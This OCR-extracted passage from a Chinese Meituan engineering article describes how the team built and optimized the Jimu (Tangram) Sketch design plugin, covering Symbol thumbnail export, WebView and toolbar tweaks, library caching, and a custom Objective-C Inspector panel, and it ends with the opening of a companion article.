            "symbolID": "E35D2CE8-4276-45A1-972D-E14A06B0CD23",
            "name": "28/ 问号"
        },{
            "symbolID": "E57D2CE8-4276-45A1-962D-E14A06B0CD61",
            "name": "27/ 花朵"
        }]
    }
}
```

3. Symbol 缩略图处理

WebView 默认是不支持直接显示 Symbol 供用户拖拽使用的，解决该问题的方案有两种：（1）通过 dump 分析 Sketch 的头文件发现，可以采用 MSSymbolPreviewGenerator 的 imageForSymbolAncestry 方法导出缩略图，该方法支持图片大小、颜色空间等多种属性设置，优势是较为灵活，可以根据需要进行任意配置，不过要承担后期 API 变更的风险；（2）直接采用 sketchDOM 提供的 export 方法，将 Symbol 组件导出为缩略图，之后在 WebView 中显示缩略图，当拖拽缩略图至画板时，再将其替换为 Library 中对应的 Symbol 即可。


```
import sketchDOM from 'sketch/dom';

sketchDOM.export(symbolMaster, {
     overwriting: true,
     'use-id-for-name': true,
     output: path,
     scales: '1',
     formats: 'png',
     compression: 1,
});
```

4. 小结

以上就是实现平台化的一个基本流程了，不知道此时你有没有听得“云里雾里”。在这里，再把核心点带大家复习一下。本节主要讲了两件事情：第一，插件如何才能支

持多个业务方，即在插件的业务方列表中选择相关业务方，就可以切换对应的设计资源；第二，如何处理 Library 文件，将其转换为 JSON 供 WebView 展示使用。具体流程如下：

1. 不同设计组的 UI 同学制作完成包含各种 components 的 Library 后，通过后台上传至云端。
2. RD 同学根据当前使用者所属的设计团队拉取对应的包括 Library 在内的设计素材，颜色、图片，iconFont 等设计素材可以直接展示，可是 Library 文件不支持在 WebView 中直接显示，需要进行处理。
3. 根据和 UI 同学约定组件的命名规则，通过使用“/”分割，将第一级名称、第二级名称等各级名称作为 JSON 结构的不同层级，再通过 sketchDOM 提供的 export 方法将 Symbol 转换为 png 格式的缩略图即可在插件中显示。
4. 将选中的缩略图拖拽至 Sketch 的画板时，再将缩略图替换为 Library 中的真实 Symbol 即可。



Library 库文件处理小结

操作体验优化

完成了上述步骤后，就可以完成一款支持多业务方的插件了。但是随着积木 Sketch 插件接入的业务方越来越多，除了听到可以显著提升效率的褒奖外，对插件的吐槽声也常常传入我们的耳边。市面上成熟的插件也有很多，我们无法限制别人的选择，所以只能让积木变得更好用，本节主要介绍插件的优化方法。为了更好地倾听大家意见，积木插件通过各种措施了解用户的真实想法。首先积木插件接入美团内部的 TT（Trouble Tracker）系统，相比公司很多专业系统，TT 不带任何专业流程和定制化，只做纯流转，是一套适用于公司内部的、通用的问题发起、响应和追踪系统，用户反馈的问题自动创建工单并与对应 RD 关联，Bug 可以最快速修复；插件内部增加反馈渠道，用户反馈及时发送给相关 PM，作为下次功能排期的权重指标；插件内部增加多维度埋点统计，从设计渗透到高频使用两个方面了解 UI 同学的核心诉求。以下介绍了根据反馈整理的部分高优先级问题的解决方案。

1. 操作界面优化

很多 RD 在开发过程中，对界面美化往往嗤之以鼻，“这个功能能用就可以了”常常被挂在嘴边。难道 UI 的需求真的是中看不中用？一个产品设计师说过，最早的产品仅依靠功能就可以在竞品中脱颖而出，能不能用就成为了一个产品是否合格的标准。后来在越来越成熟的互联网环境中，易用性成了一个新的且更重要的标准，这时同类产品间的功能已经非常接近，无法通过不断堆叠功能产生明显差异。而当同类产品的易用性也趋于相近时，如何解决产品竞争力的问题就再一次摆在面前，这时就要赋予产品情感，好的产品关注功能，优秀的产品关注情感，可以让用户在使用中感受到温暖。

WebView 优化

当我们经过了仔细的功能验证，兴致勃勃的把第一版积木插件给用户体验时，本来满心欢喜准备迎接夸奖，没想到却得到了很多交互体验不好的反馈，“仅仅实现功能就及格了”这个理论在一像素都不肯放过的设计师眼中肯定行不通。原生 WebView 给

用户的体验往往不够优秀，其实只要一些很简单的设置就可以解决，但是这并不代表它不重要。

WebView 视图优化点举例

禁止触摸板拖拽造成页面整体“橡皮筋”效果，禁止用户选择（user-select），溢出隐藏等操作，使 WebView 具有“类原生”效果，都会提升用户的实际使用体验。

```
html,
body,
#root {
  height: 100%;
  overflow: hidden;
  user-select: none;
  background: transparent;
  -webkit-user-select: none;
}
```

除此之外在正式环境中（NODE_ENV 为 production），我们并不希望当前界面响应右键菜单，需要通过给 document 添加 EventListener 监听将相关事件处理方法屏蔽。

```
document.addEventListener('contextmenu', e => {
  if (process.env.NODE_ENV === 'production') {
    e.preventDefault();
  }
});
```

工具栏优化

Sketch 对于设计师的意义，就像代码编辑器对于程序员一样，工作中几乎无时无刻也离不开。在积木 Sketch 插件走出美团外卖，被越来越多的设计团队采用后，为了让它更加赏心悦目，UI 同学决定对工具条进行一次全新的视觉升级。原生界面开发指的是通过 macOS 的 AppKit 进行用户界面开发，在插件开发中一些需要嵌入 Sketch 面板的 UI 模块就需要进行原生界面开发，比如吸附式工具条就属于通过 macOS 原生 API 开发的界面。

原生开发既可以使用 Objective-C 语言，也可以使用 CocoaScript 通过写 JavaScript 的方式进行开发。CocoaScript 通过 Mocha 实现 JS 到 Objective-C 的映射，可以让我们通过 JS 调用 Sketch 内部 API 以及 macOS 的 Framework。在通过 CocoaScript 原生开发前需要了解一些基础知识：

1. 在使用相关框架前需要通过 framework() 方法进行引入，而 Foundation 以及 CoreGraphics 是默认内置的，无需再单独操作。
2. 一些 Objective-C 的 selectors 选择器需要指针参数，由于 JavaScript 不支持通过引用传递对象，因此 CocoaScript 提供了 MOPointer 作为变量引用的代理对象。

UI 调整一般分为三个部分：布局调整、动效调整、图片替换。下面的章节会进行逐一介绍。

新版积木工具栏效果图

布局调整

这里 UI 的需求是 NSButton 的宽度填充满整个 NSStackView，高度自定义。由于此功能看起来过于简单，当时认为估时 0.5 天绰绰有余，可是没想到搭进去了 1 个工作日加上 2 天周末的时间，因为无论如何设置 NSStackView 中子 View 尺寸都无法生效。

在顶住了周围人“UI 问题不影响功能使用，以后有时间再优化吧”的“舆论压力”后，终于在官方文档里面发现了线索：“NSStackView A stack view employs Auto Layout (the system’s constraint-based layout feature) to arrange and align an array of views according to your specification. To use a stack view effectively, you need to understand the basics of Auto Layout constraints as described in Auto Layout Guide.”简而言之，NSStackView 使用 constraints 的方式进行自动布局（可以类比 Android 中的 ConstraintLayout），在进行尺寸修改时，是需要添加锚点的，因此需要通过 Anchor 的方式进行尺寸修改。

```
// 创建工具条
const toolbar = NSStackView.alloc().initWithFrame(NSMakeRect(0, 0, 45,
400));
toolbar.setSpacing(7);
// 创建 NSButton
```

```
const button = NSButton.alloc().initWithFrame(rect)
// 设置 NSButton 宽高
button
    .widthAnchor()
    .constraintEqualToConstant(rect.size.width)
    .setActive(1);
button
    .heightAnchor()
    .constraintEqualToConstant(rect.size.height)
    .setActive(1);
button.setBordered(false);
// 设置回调点击事件
button.setCOSJSTargetFunction(onClickListener);
button.setAction('onClickListener:');
// 添加 NSButton 至 NSStackView 中
toolbar.addView_inGravity(button, inGravityType);
```

动效调整

NSButton 内置的点击效果大约 15 种，可以通过 NSBezelStyle 进行设置。积木插件工具栏并没有采用点击后 icon 反色的通用处理方式，而是点击后将背景色置为浅灰。如果想要自定义一些点击效果，只需在 NSButton 点击事件的回调中设置即可。

```
onClickListener:sender => {
  const threadDictionary = NSThread.mainThread().threadDictionary();
  const currentButton = threadDictionary[identifier];
   if (currentButton.state() === NSOnState) {
      currentButton.setBackgroundColor(NSColor.colorWithHex('#E3E3E3'));
   } else {
      currentButton.setBackgroundColor(NSColor.windowBackgroundColor());
   }
}
```

图片加载

Sketch 插件既支持加载本地图片，也支持加载网络图片。加载本地图片时，可以通过 context.plugin 的方法获取一个 MSPluginBundle 对象，即当前插件 bundle 文件，它的 url() 方法会返回当前插件的路径信息，进而帮助我们找到存储在插件中的本地文件；而加载网络图片则更加简单，通过 NSURL.URLWithString( ) 可以获得一个使用图片网址初始化得到的 NSURL 对象，这里要格外注意的是，对于网络图片请使用 https 域名。

```
// 本地图片加载
const localImageUrl =
       context.plugin.url()
      .URLByAppendingPathComponent('Contents')
      .URLByAppendingPathComponent('Resources')
      .URLByAppendingPathComponent(`${imageurl}.png`);

// 网络图片加载
const remoteImageUrl = NSURL.URLWithString(imageUrl);

// 根据 ImageUrl 获取 NSImage 对象
const nsImage = NSImage.alloc().initWithContentsOfURL(imageURL);
nsImage.setSize(size);
nsImage.setScalesWhenResized(true);
```

2. 执行效率优化

只有在设计稿中尽可能多地使用组件进行设计，并且将已有页面中的内容通过设计师的走查梳理逐渐替换成组件，才能真正通过建设组件库来进行提效。随着设计团队逐步将设计语言沉淀为设计规范，并将其量化内置于积木插件中，组件的数量越来越多，积木插件组件库作为 UI 同学使用最频繁的功能，需要格外关注其运行效率。

前置组件库加载

将组件库的加载逻辑前置，在打开文档时对远程组件库进行订阅操作。Sketch 所提供的了 Action API 可以使插件对应用程序中的事件做出反应，监听回调只需在插件的 manifest.json 文件中添加一个 handler 即可，添加了对于“OpenDocument”的监听，也就是告诉插件在新文档被打开时要去执行 addRemoteLibrary 这个 function。

```
{
      "script": "./libraryProcessor.js",
      "identifier": "libraryProcessor",
      "handlers": {
        "actions": {
          "OpenDocument": "addRemoteLibrary"
        }
      }
}
```

增加缓存逻辑

组件库的处理需要将 Library 文件转换为带有层级信息的 JSON 文件，并且需要将 Symbol 导出为缩略图显示。由于这个步骤较为耗时，因此可以将经过处理的 Library 信息缓存起来，并通过持久化存储记录已缓存的 Library 版本。若已缓存的版本与最新版本一致，且缩略图与 JSON 文件均完整，则可以直接使用缓存信息，极大的提高 Library 的加载速度。以下非完整代码，仅作示例：

```
verifyLibraryCache(businessType, libraryVersion) {
    const temp = Settings.settingForKey('libraryJsonCache');
    const libraryJsonCache = temp ? JSON.parse(temp) : null;

    // 1. 验证缓存版本信息
    if (libraryJsonCache.version.businessType !== libraryVersion) {
      return null;
    }

    // 2. 验证缩略图完整性
    const home = getAssertURL(this.mContext, 'libraryImage');
    const path = join(home, businessType);
    if (!fs.existsSync(path) || !fs.readdirSync(path)) {
      return null;
    }

    // 3. 验证业务库 Json 文件完整性
    if (libraryJsonCache[businessType]) {
      console.info(`当前 ${businessType} 命中缓存`);
      return libraryJsonCache;
    } else {
      return null;
    }
  }
}
```

3. 自定义 Inspector 属性面板

与 Objective-C 工程混合开发

随着各个设计组的组件库建设不断完善，抽离的组件数量不断增多，不少 UI 同学反馈 Sketch 原生组件样式修改面板操作不够便捷，无法约束选择范围，希望可以提供一种更有效的组件 overrides 修改方式，并且当修改“图片”、“图标”、“文字”等图

层时，可以和积木插件的这些功能模块进行联动选择。实现自定义 Inspector 面板功能既可以使操作更便捷，又可以对修改项进行约束。


自定义属性面板功能的基本思想，是将组件从组件库拖至 Sketch 画板中时，组件的可修改属性可以显示在 Sketch 本身的属性面板上。我们引入了 Objective-C 原生开发以实现对 Sketch 界面的修改，为什么要使用原生开发？虽然官方提供了 JS API 并承诺持续维护，但这项工作一直处于 Doing 状态，而且官方文档更新缓慢，没有明确的时间节点，因此对于自定义 Native Inspector Panel 这种需要 Hook API 的功能，使用原生开发较为便捷，而且对于 iOS 开发者也更加友好，无需再学习前端界面开发知识。

Sketch Inspector 面板操作区优化

Xcode 工程配置


通过 Xcode 工程构建自定义属性面板，最终生成一个可以供 JS 侧调用的 Framework。可以参考上一篇文章介绍的方法创建 Xcode 工程，该工程在每次构建后会自动生成测试 Sketch 插件并放入对应的文件夹中。需要注意的一点是，这里生成的插件只是为了方便开发和调试，后面会介绍如何将 XCode 工程构建的 Framework 集

成至 JS 主工程中。



Xcode 工程配置示意

积木插件的主体功能使用 JS 代码实现，但是自定义属性选择面板使用 Objective-C 代码实现。为了实现积木插件的 JS 侧功能模块与 OC 侧模块之间的通信和桥接，这里借助了 Mocha 框架来实现相关的功能，Mocha 框架也被 Sketch 官方所使用，将原生侧的方法封装为官方 API 后暴露给 JS 侧。



Sketch 与插件 Framework 通信原理

组件选中时，Sketch 软件会回调 onSelectionChanged 方法给 JS 侧，JS 侧借助 Mocha 框架可以实现对 OC 侧的调用，同时将参数以 OC 对象的方式传递。JS 侧传递给 OC 侧的 Context 内容很丰富，包含了选中的组件、相关图层还有 Sketch 软件本身的信息。虽然 Sketch 没有提供 API，但是 Objective-C 语言本身具备 KVO


监听对象属性的能力，我们通过读取对应的属性值，就可以获取需要的对象数据。

```
+ (instancetype)onSelectionChanged:(id)context {

    [self setSharedCommand:[context valueForKeyPath:@"command"]];

    NSString *key = [NSString stringWithFormat:@"%@-
RooSketchPluginNativeUI", [document description]];
    __block RooSketchPluginNativeUI *instance = [[Mocha sharedRuntime]
valueForKey:key];

    NSArray *selection = [context valueForKeyPath:@"actionContext.
document.selectedLayers"];
    [instance onSelectionChange:selection];
    return instance;
}
```

Sketch 官方没有将属性面板的修改能力暴露给插件侧，通过查询 Sketch 头文件发现通过 reloadWithViewControllers: 方法可以实现属性面板刷新，但是在实际开发过程中发现在某些版本的 Sketch 上会出现面板闪动的问题，这里借助 Objective-C 的 Method Swizzle 特性，直接修改 reloadWithViewControllers: 的运行时行为解决。

```
[NSClassFromString(@"MSInspectorStackView") swizzleMethod:@
selector(reloadWithViewControllers:)
withMethod:@selector(roo_reloadWithViewControllers:)
error:nil];
```

Swizzle 方法会修改原始方法的行为，实际操作中只有在满足特定条件的情况下才应触发 Swizzle 后的方法。



Swizzle 方法触发条件

组件属性修改与替换原理

通过自定义面板可以修改组件的可覆盖项（即 override），目前可以应用可覆盖项的 affectedLayer 有 Text/Image/Symbol Instance 三种。设计师与开发者在此前对图层的格式进行了约定，保证我们可以按照统一的方式读取并替换图层的属性值。

替换文本

基于 class-dump，我们可以找出 Sketch 中声明的所有类的属性和方法，文本处理的策略是，找到图层中的所有 MSAvailableOverride 对象，这些对象即表示可用的覆盖项，对文本信息的修改实际上是通过修改 MSAvailableOverride 对象的 overridePoint 来实现的。

```
id overridePoint = [availableOverride valueForKeyPath:@"overridePoint"];
[symbolInstance setValue:text forOverridePoint:overridePoint];
```

更改样式

样式设置的策略，是找到当前选中组件对应的 Library 中相关样式的组件。由于所有的组件都遵循统一的命名格式，因此只要根据组件命名就能筛选出符合要求的组件。

```
// 命名方式：一级分类 / 二级分类 / 组件名称，基于图层获取对应 library
id library = [self getLibraryBySymbol:layer];
// 读取组件名称
NSString *layerName = [symbol valueForKeyPath:@"name"];
// 配置符合当前业务的 Predicate
NSPredicate *predicate = [NSPredicate predicateWithFormat:@"name
BEGINSWITH [cd] %@", prefix];
// 筛选符合 Predicate 的所有组件
NSArray *filterResult = [allSybmols
filteredArrayUsingPredicate:predicate];
```


当使用者选中某一个样式后，插件会将设计稿上的组件替换为选中的组件，这里需要使用 MSSymbolInstance 中的 changeInstanceToSymbol 方法来实现。需要注意的是，changeInstanceToSymbol 仅仅替换了图层中的组件，但是并没有修改图层上组件的属性，对于位置和大小等信息需要单独进行处理。

```
// 在更新图层上的组件之前，我们需要把组件导入到当前 document 对象中
id foreignSymbol = [libraryController
importShareableObjectReference:sharedObject intoDocument:documentData];

// 更新图层上的组件
[symbolInstance changeInstanceToSymbol:localSymbol];
```


调试技巧

OC 侧开发的最大问题，在于没有官方 API 的支持。因此调试器就显得非常重要，单步调试可以让我们非常方便地深入到 Sketch 内部了解 Document 内部的数据结构。调试环境需要配置，但足够简单，并且对于开发效率的提升是指数级的。

1. 对构建 Scheme 的配置。



2.Attach 到 Sketch 软件上，这样就可以实现断点调试。



与当前 JS 工程混合编译

1. 通过 skpm 中内置的 @skpm/xcodeproj-loader 编译 XCode 工程，并将产物 framework 拷贝至插件文件夹。

```
const framework = require('../../RooSketchPluginXCodeProject/
RooSketchPluginXCodeProject.xcworkspace/contents.xcworkspacedata');
```

2. 通过 Mocha 提供的 loadFrameworkWithName_inDirectory 方法，设置 Framework 的名称及路径即可进行加载。

```
function() {
    var mocha = Mocha.sharedRuntime();
    var frameworkName = 'RooSketchPluginXCodeProject';
    var directory = frameworkPath;

    if (mocha.valueForKey(frameworkName)) {
      console.info('JSloadFramework: `' + frameworkName + '` has
loaded.');
      return true;
    } else if (mocha.loadFrameworkWithName_inDirectory(frameworkName,
directory)) {
      console.info('JSloadFramework: `' + frameworkName + '`
success!');
      mocha.setValue_forKey_(true, frameworkName);
      return true;
    } else {
      console.error('JSloadFramework load failed');
      return false;
    }
  }
```

3. 调用 framework 中的方法。


```
// 找到已经被加载的 framework
 const frameworkClass = NSClassFromString('RooSketchPluginNativeUI');
// 调用暴露的方法
frameworkClass.onSelectionChanged(context);
```

一起拼积木

目前，积木插件已经在美团到家事业部遍地开花，我们希望未来积木品牌产品可以在更大范围内得到应用，帮助更多团队落地设计规范，提升产研效率，也欢迎更多团队接入积木工具链。“不忘初心，方得始终”，就像第一篇启蒙文章中说的那样，我们除了希望制作一流的产品，也希望积木插件可以让大家在繁忙的工作中得以喘息。我们会继续以设计语言为依托，以积木工具链为抓手，不断完善优化，拓展插件的使用场景，让设计与开发变得更轻松。

总有人在问，积木插件现在好用吗？我想说，还不够好用。但是每次评审需求时看到旁边的设计师在认真地使用我们的插件作图，看到积木插件爱好者为我们制作表情包帮助我们推广，我们深知唯有交付最棒的产品，才能不辜负大家的期待。

平台化二期的需求刚刚确定完毕，人力分配排期结束，我们又想了一大波令你拍手称赞的功能，马上就要踏上新的征程。夜深了，看着窗外人家的灯，一个个熄灭，夜空也变得越来越明亮。我们的目标，是星辰大海。



使用积木插件插画库制作的表情包 Design by 雪美

致谢

感谢外卖技术部晓飞、彦平、瑶哥、云鹏、冰冰对项目的大力支持。 感谢到家事业部优秀的设计师冉冉、昱翰、淼林、雪美、田园、璟琦。 感谢闪购技术团队章琦、CRM 团队的怡婷、CI 王鹏协助技术开发。

参考文献

百度 Sketch 插件开发总结
爱奇艺产品工作流优化：搭建组件库做高 ROI
阿里重磅开源中后台 UI 解决方案 Fusion
Painting with Code
Sketch Developers Discussion

招聘信息

美团外卖长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家，欢迎加入外卖 App 大家庭。感兴趣的同学可投递简历至：tech@meituan.com（邮件主题请注明：美团外卖前端）。

积木 Sketch Plugin：设计同学的贴心搭档

作者：韩洋　昱翰　云鹏　沛东

| A consistent experience is a better experience.——Mark Eberman |

一致的体验是更好的体验。——Mark Eberman《摘自设计师的 16 句名言》

背景

1.UI 一致性项目

积木（Tangram）Sketch 插件源于美团外卖 UI 的一致性项目，该项目自 2019 年 5 月份被提出，是 UI 设计团队与研发团队共建的项目，目的是改善用户端体验的一致性，提升多技术方案间组件的通用性和复用率，整体降低视觉改版的研发成本。

一直以来，外卖业务都处于高速发展阶段，人员规模在不断扩大，项目复杂度在持续增加。目前平台承载了美团餐饮、商超、闪购、跑腿、药品等多个业务品类，用户入口也覆盖了美团 App 外卖频道、外卖 App、大众点评等多个独立应用。因为客户端一直比较侧重业务开发，为了满足业务快速上线的需求，UI 组件并没有统一的实现，而是分散到各个业务场景中，在开发过程中因 UI 缺乏同一的标准而导致以下问题不断凸显：

UI/UE 层面

① UI 缺乏标准化的设计规范，在不同 App 及不同语言平台上设计风格不统一，用户体验不一致。

② 设计资源与代码均缺乏统一的管理手段，无法实现积累沉淀，无法适应新业务的开发需求。

RD 层面

① 组件代码实现碎片化，存在多次开发的情况，质量难以得到保证。

② 各端代码 API 不统一，维护拓展成本较高，变更主题、适配 Dark Mode 等需求难以实现。

QA 层面


重复走查，频繁回归，每次发版均需验证组件质量。

PM 层面

版本迭代效率低，版本需求吞吐量低，不能满足业务的快速拓展能力。

基于上述开发工作中的切实痛点，以及未来可预见的对客户端能力的开发需求，我们迫切需要一套统一的 UI 设计规范，以此沉淀出设计风格，建立统一的 UI 设计标准，从而抽离成熟的业务场景，提供高质量、可扩展、可统一配置的同时能基于 Android/iOS/MRN/Mach 组件开发的代码库，且具备支持多业务高层次的代码复用能力，提高 UI 业务的中台能力，使项目具有高度一致性。

我们通过积木 Sketch 插件来落地设计规范，可以保证设计元素均从既定设计标准中获取，产出符合业务设计语言的设计稿，而各平台 UI 组件库中也有对应实现，从而使积木插件成为 UI 一致性的抓手，最终可以减少开发成本，提升交付质量，服务好我们美团的多个业务团队。



外卖 UI 一致性项目

2. Sketch & Sketch Plugin

